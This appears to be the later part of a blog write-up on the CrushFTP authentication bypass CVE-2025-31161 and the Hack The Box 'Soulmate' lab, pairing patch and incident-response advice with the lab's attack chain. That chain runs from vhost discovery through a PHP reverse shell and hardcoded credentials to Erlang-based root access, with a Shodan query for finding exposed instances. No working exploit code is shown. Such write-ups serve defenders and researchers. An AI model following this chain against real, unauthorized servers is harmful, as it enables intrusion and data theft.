Organizations operating CrushFTP should first determine the installed version.
Affected versions include:
1
2
CrushFTP 10.0.0 through 10.8.3
CrushFTP 11.0.0 through 11.3.0
Security teams should also review authentication and administrative activity for unusual behaviour.
Potential areas for investigation include:
1
2
3
4
5
6
7
8
9
Unexpected user creation
Unexpected administrator accounts
Unusual login activity
Unexpected configuration changes
Suspicious file uploads
Web-accessible script uploads
Unexpected file modifications
Unusual outbound connections
Suspicious child processes
The exact telemetry available will depend on the CrushFTP configuration, operating system, reverse proxy and surrounding security controls.
Remediation
Affected CrushFTP installations should be upgraded immediately.
The relevant fixed releases are:
1
2
3
4
5
6
7
8
CrushFTP 10:

10.8.4 or later


CrushFTP 11:

11.3.1 or later
Organizations should preferably deploy a current supported CrushFTP release containing all available security updates rather than treating these historical minimum fixed versions as the ideal long-term target.
The remediation workflow should include:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Identify CrushFTP instances
        |
        v
Determine installed versions
        |
        v
Affected?
        |
        +---- No ----> Verify current patch status
        |
        +---- Yes
        |
        v
Upgrade
        |
        v
Review Accounts
        |
        v
Review Logs
        |
        v
Investigate Suspicious Activity
        |
        v
Rotate Credentials if Required
Post-Patch Investigation
Because CVE-2025-31161 can be exploited remotely without valid credentials, patching should not necessarily be treated as the end of the incident response process.
If a vulnerable CrushFTP instance was exposed to untrusted networks, defenders should consider whether exploitation may already have occurred.
Review:
1
2
3
4
5
6
7
8
9
10
11
12
13
User accounts
Administrator accounts
Authentication history
Account creation timestamps
Uploaded files
Modified files
Configuration changes
Web directories
Scheduled tasks
Services
Running processes
Outbound connections
Persistence mechanisms
Unexpected administrative accounts should receive particular attention.
If compromise is suspected, credentials and secrets accessible through the affected server should also be considered potentially exposed.
Defence in Depth
Patching CrushFTP addresses the immediate vulnerability, but the Soulmate chain demonstrates several additional defensive lessons.
A stronger architecture should prevent a single authentication vulnerability from immediately becoming complete server compromise.
For example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
Internet
   |
   v
Reverse Proxy / WAF
   |
   v
Patched CrushFTP
   |
   v
Strong Authentication
   |
   v
Least Privilege
   |
   v
Restricted File Locations
   |
   v
Non-Executable Upload Storage
   |
   v
Application Isolation
Uploads should ideally not be placed directly inside server-side executable directories.
Instead of:
1
2
3
4
5
6
7
File Upload
    |
    v
Web Root
    |
    v
PHP Execution
prefer:
1
2
3
4
5
6
7
8
9
10
File Upload
    |
    v
Dedicated Storage
    |
    v
Outside Web Root
    |
    v
No Script Execution
This prevents an administrative file upload capability from automatically becoming code execution.
Lessons for Security Researchers
CVE-2025-31161 and the Soulmate lab provide several useful lessons for penetration testers and security researchers.
Product Discovery Changes the Testing Strategy
The initial discovery was not the CVE.
It was:
1
2
3
4
ftp.soulmate.htb
        |
        v
CrushFTP
Once the technology was identified, product-specific vulnerability research became relevant.
The workflow is:
1
2
3
4
5
6
7
8
9
10
Discover
   |
   v
Fingerprint
   |
   v
Research
   |
   v
Validate
Virtual Host Enumeration Matters
The vulnerable CrushFTP application was not necessarily obvious from the primary web application.
Virtual host enumeration revealed:
1
ftp.soulmate.htb
Without this step, the relevant attack surface could have been missed.
Therefore:
1
2
3
4
Port 80
   |
   v
One Website
should not automatically be assumed.
Instead:
1
2
3
4
5
6
7
8
9
10
11
12
Port 80
   |
   v
Web Server
   |
   +---- primary.example
   |
   +---- admin.example
   |
   +---- ftp.example
   |
   +---- internal.example
Virtual host discovery should be considered part of normal web enumeration where appropriate.
Shodan is Discovery, Not Proof
The query:
1
http.title:"CrushFTP"
can identify potential CrushFTP deployments.
It cannot establish:
1
CVE-2025-31161 vulnerable
The correct interpretation is:
1
2
3
4
5
6
7
Shodan Result
      |
      v
Technology Indicator
      |
      v
Potential Candidate
not:
1
2
3
4
Shodan Result
      |
      v
Confirmed Vulnerability
Authentication Bypass Changes the Attack Surface
Once authentication has been bypassed, the application should be enumerated again.
Before:
1
2
3
4
Unauthenticated
      |
      v
Limited Functionality
After:
1
2
3
4
5
6
Authenticated / Administrative Context
      |
      +--------+--------+--------+
      |        |        |        |
      v        v        v        v
    Files    Users    Config   Admin
New functionality may contain vulnerabilities or dangerous configuration choices that were previously inaccessible.
Enumerate Again After Every Foothold
This principle appears repeatedly throughout the lab.
After CVE exploitation:
1
Enumerate CrushFTP
After obtaining www-data:
1
Enumerate Linux
After discovering ben:
1
Enumerate user access
After reaching the internal SSH service:
1
Enumerate the Erlang environment
A useful general workflow is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Exploit
   |
   v
Gain New Access
   |
   v
Enumerate Again
   |
   v
Identify New Boundary
   |
   v
Exploit / Misconfiguration
   |
   v
Gain New Access
   |
   v
Enumerate Again
Read Custom Application Code
One of the most valuable discoveries was not produced by an automated privilege escalation scanner.
It came from reading:
1
/usr/local/lib/erlang_login/start.escript
The script immediately revealed:
1
2
3
4
5
6
7
Internal SSH service
        +
Port 2222
        +
Authentication methods
        +
Hardcoded credentials
Custom scripts, services and applications should therefore receive special attention.
They frequently contain assumptions and implementation mistakes that generic scanners cannot fully understand.
Local Services Are Part of the Attack Surface
The original network scan showed:
1
2
22
80
The local host showed substantially more.
Therefore:
1
ss -tulpn
can be one of the highest-value commands after gaining a Linux foothold.
Other useful commands include:
1
ss -lntp
and:
1
ps aux
The objective is not simply to collect output.
It is to identify trust boundaries that were inaccessible from the original network position.
Understand the Technology
The privilege escalation becomes much clearer after understanding that:
1
start.escript
starts:
1
Erlang SSH
and that:
1
os:cmd()
executes operating system commands from the Erlang runtime.
Understanding the technology is more valuable than blindly copying commands.
The progression becomes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Unknown :2222
     |
     v
Read Script
     |
     v
Erlang SSH
     |
     v
Understand Runtime
     |
     v
Identify Privileges
     |
     v
Privilege Escalation
A Better Testing Workflow
The methodology demonstrated in this article can be generalized.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
1. Scan the target
        |
        v
2. Identify exposed services
        |
        v
3. Enumerate hostnames
        |
        v
4. Enumerate virtual hosts
        |
        v
5. Fingerprint technologies
        |
        v
6. Research applicable vulnerabilities
        |
        v
7. Confirm affected versions
        |
        v
8. Validate vulnerabilities
        |
        v
9. Enumerate newly accessible functionality
        |
        v
10. Establish a foothold
        |
        v
11. Enumerate locally
        |
        v
12. Review custom services and scripts
        |
        v
13. Search for credential exposure
        |
        v
14. Identify privileged services
        |
        v
15. Assess privilege escalation
The most important concept is that enumeration is not a single phase.
A more realistic model is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Enumeration
    |
    v
Exploitation
    |
    v
Enumeration
    |
    v
Lateral Movement
    |
    v
Enumeration
    |
    v
Privilege Escalation
Complete Research Flow
The complete research process for Soulmate can be summarized as:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
Nmap
  |
  v
10.129.231.23
  |
  +---- 22/tcp OpenSSH
  |
  +---- 80/tcp nginx
             |
             v
        soulmate.htb
             |
             v
            ffuf
             |
             v
       ftp.soulmate.htb
             |
             v
          CrushFTP
             |
             v
       CVE Research
             |
             v
      CVE-2025-31161
             |
             v
 Authentication Bypass
             |
             v
   New CrushFTP Account
             |
             v
   Administrative Access
             |
             v
       File Management
             |
             v
         PHP Upload
             |
             v
        Reverse Shell
             |
             v
          www-data
             |
             v
      Local Enumeration
             |
             v
      ss -tulpn
             |
             v
      127.0.0.1:2222
             |
             v
/usr/local/lib/erlang_login/
             |
             v
       start.escript
             |
             v
    Hardcoded Credentials
             |
             v
           ben
             |
             v
 ssh -p 2222 ben@localhost
             |
             v
      Erlang SSH Service
             |
             v
       ssh_runner Node
             |
             v
   Privileged Erlang Runtime
             |
       +-----+-----+
       |           |
       v           v
file:read_file   os:cmd
       |           |
       v           v
 /root access   Commands
                   |
                   v
                  root
Why This Flow Matters
It would be easy to summarize this machine as:
1
2
3
Run CrushFTP exploit
Upload shell
Get root
But doing so misses most of the security research value.
The more useful methodology is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Discover
   |
   v
Understand
   |
   v
Fingerprint
   |
   v
Research
   |
   v
Validate
   |
   v
Enumerate Again
   |
   v
Understand New Access
   |
   v
Find Next Trust Boundary
   |
   v
Repeat
CVE-2025-31161 provided the initial authentication bypass.
It did not directly provide root access.
Instead, it opened a new attack surface.
That new attack surface enabled file manipulation.
The resulting shell exposed local-only services.
Reviewing custom Erlang code exposed credentials.
Those credentials provided access to an unusual internal SSH implementation.
Understanding the Erlang runtime ultimately exposed a privilege escalation path.
The full progression is therefore:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
CrushFTP
   |
   v
CVE-2025-31161
   |
   v
Authentication Bypass
   |
   v
Administrative Access
   |
   v
File Upload
   |
   v
www-data
   |
   v
Internal Enumeration
   |
   v
Credential Discovery
   |
   v
ben
   |
   v
Erlang SSH
   |
   v
Privileged Runtime
   |
   v
root
This is considerably more useful than simply memorizing how to execute a public proof of concept.
Conclusion
CVE-2025-31161 demonstrates the potential impact of an authentication weakness in an Internet-facing managed file transfer application.
Affected CrushFTP releases include:
1
2
10.0.0 through 10.8.3
11.0.0 through 11.3.0
with patched releases beginning at:
1
2
10.8.4
11.3.1
At a high level, the vulnerability can be represented as:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Unauthenticated Attacker
          |
          v
Crafted Authentication Request
          |
          v
CVE-2025-31161
          |
          v
Authentication Boundary Bypassed
          |
          v
Authenticated Context
          |
          v
Protected CrushFTP Functionality
The Hack The Box Soulmate environment demonstrates why the story does not necessarily end there.
The complete lab chain was:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
Nmap
   |
   v
Virtual Host Enumeration
   |
   v
ftp.soulmate.htb
   |
   v
CrushFTP
   |
   v
CVE-2025-31161
   |
   v
Authentication Bypass
   |
   v
Administrative Access
   |
   v
File Upload
   |
   v
PHP Reverse Shell
   |
   v
www-data
   |
   v
Internal Service Enumeration
   |
   v
Hardcoded Credentials
   |
   v
ben
   |
   v
Erlang SSH Service
   |
   v
Privileged Erlang Runtime
   |
   v
root
For defenders, the immediate priority is to ensure that affected CrushFTP installations have been upgraded and to investigate previously exposed vulnerable instances for signs of exploitation.
For penetration testers and security researchers, the broader lesson is equally important:
An authentication bypass is not necessarily the end of an attack path. It may expose an entirely new attack surface.
After crossing the authentication boundary, enumerate again.
After gaining a shell, enumerate again.
After obtaining another user, enumerate again.
Each new level of access changes what can be seen and what can be reached.
That iterative process is what transforms a vulnerability check into a complete security assessment.
References
- CVE:
CVE-2025-31161 - CWE:
CWE-305 - CVSS 3.1:
9.8 Critical - NVD:
CVE-2025-31161 - Huntress:
CrushFTP CVE-2025-31161 Auth Bypass and Post Exploitation - CrushFTP Security Advisories
- Immersive Labs Security:
CVE-2025-31161Proof of Concept - Hack The Box:
Soulmate
Useful resources:
1
2
3
4
5
6
7
https://nvd.nist.gov/vuln/detail/CVE-2025-31161

https://www.huntress.com/blog/crushftp-cve-2025-31161-auth-bypass-and-post-exploitation

https://github.com/Immersive-Labs-Sec/CVE-2025-31161

https://www.shodan.io/search?query=http.title%3A%22CrushFTP%22
Shodan GUI query:
1
http.title:"CrushFTP"
Disclaimer
The techniques and examples in this article are intended for educational purposes, CTF environments, security research and authorized penetration testing only.
The practical examples were performed against the Hack The Box Soulmate environment.
Only perform security testing against systems that you own or for which you have explicit authorization.
Internet search engines such as Shodan can be used for passive technology discovery, but discovering a potentially affected product does not provide authorization to test or exploit that system.